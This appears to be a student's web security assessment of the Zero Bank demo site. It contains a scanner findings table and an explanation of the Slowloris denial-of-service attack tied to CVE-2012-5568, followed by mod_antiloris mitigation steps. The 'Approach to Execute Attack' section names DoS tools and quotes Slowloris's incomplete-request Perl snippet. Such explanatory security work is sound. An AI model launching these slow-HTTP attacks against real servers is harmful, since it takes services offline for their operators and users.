<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>

<div>
<ul class="nav float-right">
<li> <form action="/search.html"
class="navbar-search pull-right" style="
…
```

| Vulnerability | Severity | Parameter | ParameterType | | |
|---|---|---|---|---|---|
| Out-of-date Version (Tomcat) | Critical | | | | |
| Out-of-date Version (Apache) | Critical | | | | |
| Out-of-date Version (OpenSSL) | Critical | | | | |
| Password Transmitted over HTTP | Important | | | | |
| Cross-site Scripting via Remote File Inclusion | Important | topic | GET | | |
| Insecure Transportation Security Protocol Supported (SSLv2) | Important | | | | |
| [Possible] Expression Language Injection | Important | searchTerm | GET | | |
| Apache Server-Status Detected | Medium | | | | |
| Frame Injection | Medium | email | POST | submit | POST |
| Weak Ciphers Enabled | Medium | | | | |
| Insecure Transportation Security Protocol Supported (SSLv3) | Medium | | | | |
| Out-of-date Version (jQuery) | Medium | | | | |
| Out-of-date Version (jQuery UI Dialog) | Medium | | | | |
| [Possible] Source Code Disclosure (PHP) | Medium | | | | |
| Version Disclosure (Apache) | Low | | | | |
| Version Disclosure (Tomcat) | Low | | | | |
| Version Disclosure (Apache Coyote) | Low | | | | |
| Version Disclosure (OpenSSL) | Low | | | | |
| Version Disclosure (Apache Module) | Low | | | | |
| Version Disclosure (mod_ssl) | Low | | | | |
| Missing X-Frame-Options Header | Low | | | | |
| Insecure Transportation Security Protocol Supported (TLS 1.0) | Low | | | | |
| [Possible] Backup File Disclosure | Low | | | | |
| [Possible] Cross-site Request Forgery | Low | | | | |
| [Possible] Cross-site Request Forgery in Login Form | Low | | | | |
| Misconfigured Access-Control-Allow-Origin Header | Low | | | | |
| [Possible] Phishing by Navigating Browser Tabs | Low | | | | |
| [Possible] Server-Side Request Forgery | Low | topic | GET | | |
| Forbidden Resource | Information | | | | |
| Email Address Disclosure | Information | | | | |
| Default Page Detected (Apache) | Information | | | | |
| Default Page Detected (Tomcat) | Information | | | | |

| | |
|---|---|
| Intermediate Certificate is Signed Using a Weak Signature Algorithm | Information |
| HTTP Strict Transport Security (HSTS) Policy Not Enabled | Information |
| OPTIONS Method Enabled | Information |
| Apache Web Server Identified | Information |
| Missing X-XSS Protection Header | Information |
| SameSite Cookie Not Implemented | Information |
| Content Security Policy (CSP) Not Implemented | Information |

# ***My Report on Task 2:***

## Summary:

The Website http://zero.webappsecurity.com/ has an end point that is vulnerable to a critical severity of vulnerability: Apache Tomcat Insufficient Information Vulnerability or standardly known

as CVE-2012-5568. Apache Tomcat through 7.0.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, which means if your Apache Tomcat is not updated and belongs to the 7th version and later on its further sub updates, then it is penetrable

and shall be compromised using Denial Of Service (D0S) attack, resulting in malfunctioning of

server and the attacker may take the server down also.

Reason of this vulnerability: imagine a situation if somebody purposely send partial http requests and reset the timeout counter of each request by sending some bogus data very frequently.

That's exactly what Slowloris does. It sends partial http request with bogus headers. Once all connections are consumed by sending partial requests, it keeps on maintaining the connection's by sending request data and resetting the timeout counter.

A complete GET request looks like something below.

1 GET / HTTP/1.0[CRLF]

2 User-Agent: Wget/1.10.2 (Red Hat modified) [CRLF]

3 Accept: */*[CRLF]

4 Host: 192.168.0.103[CRLF]

5 Connection: Keep-Alive [CRLF][CRLF]

CRLF stands for **CR (Carriage Return) and LF (Line Feed)**. This character is an entity which is non printable, used to denote end of the line.

In the above shown GET request there are two CRLF characters at the end of the **"Connection"** header (which means a blank line). In http protocol, a blank line after the header's is used to represent the completion of the header.

Slowloris tool takes advantage of this in implementing its attack. It does not send a finishing blank line, which indicates the end of the http header.

Some web server's give higher priority to those requests which are complete in its header's. This is the reason why IIS is not affected by a slowloris attack.

## Approach to Execute Attack:

Using the tools like Slowloris or Hulkbuster especially designed

for landing down severe DoS and D-dos attacks on Apache Server

which can result in great loss. If you are using Slowloris for example then:

An incomplete request send by the slowloris script is shown below. This below snippet is taken from the slowloris script:

```
"GET /$rand HTTP/1.1\r\n"

. "Host: $sendhost\r\n"

. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"

. "Content-Length: 42\r\n";
```

In the above snippet shown **\r\n** is used to denote **carriage return and newline** in perl. Two consecutive **"\r\n\r\n"**, should be there to denote a blank line, which is not there. So that’s an incomplete header in HTTP.

Slowloris will send thousands of http requests to the server

In order to overload the server with false requests to turn it down.

Slowloris, works by the principle of consuming all available http connections on the server. Hence it takes time if it is a high traffic web site, and are already connected by a number of clients. Because in that case slowloris needs to wait, for http connections to become

## How to prevent/protect/mitigate a slowloris attack?

### *.mod_antiloris apache module:

Another good solution that i tested is an apache module called as **mod_antiloris**. This module can be installed using the below steps.

```
[root@localhost ~] # wget http://sourceforge.net/projects/mod-antiloris/files/mod_antiloris-0.4.tar.bz2/download
[root@localhost ~] # tar -xvjf mod_antiloris-0.4.tar.bz2
mod_antiloris-0.4/
mod_antiloris-0.4/ChangeLog
mod_antiloris-0.4/mod_antiloris.c
[root@localhost ~] # cd mod_antiloris-0.4
[root@localhost mod_antiloris-0.4]# apxs -a -i -c mod_antiloris.c
```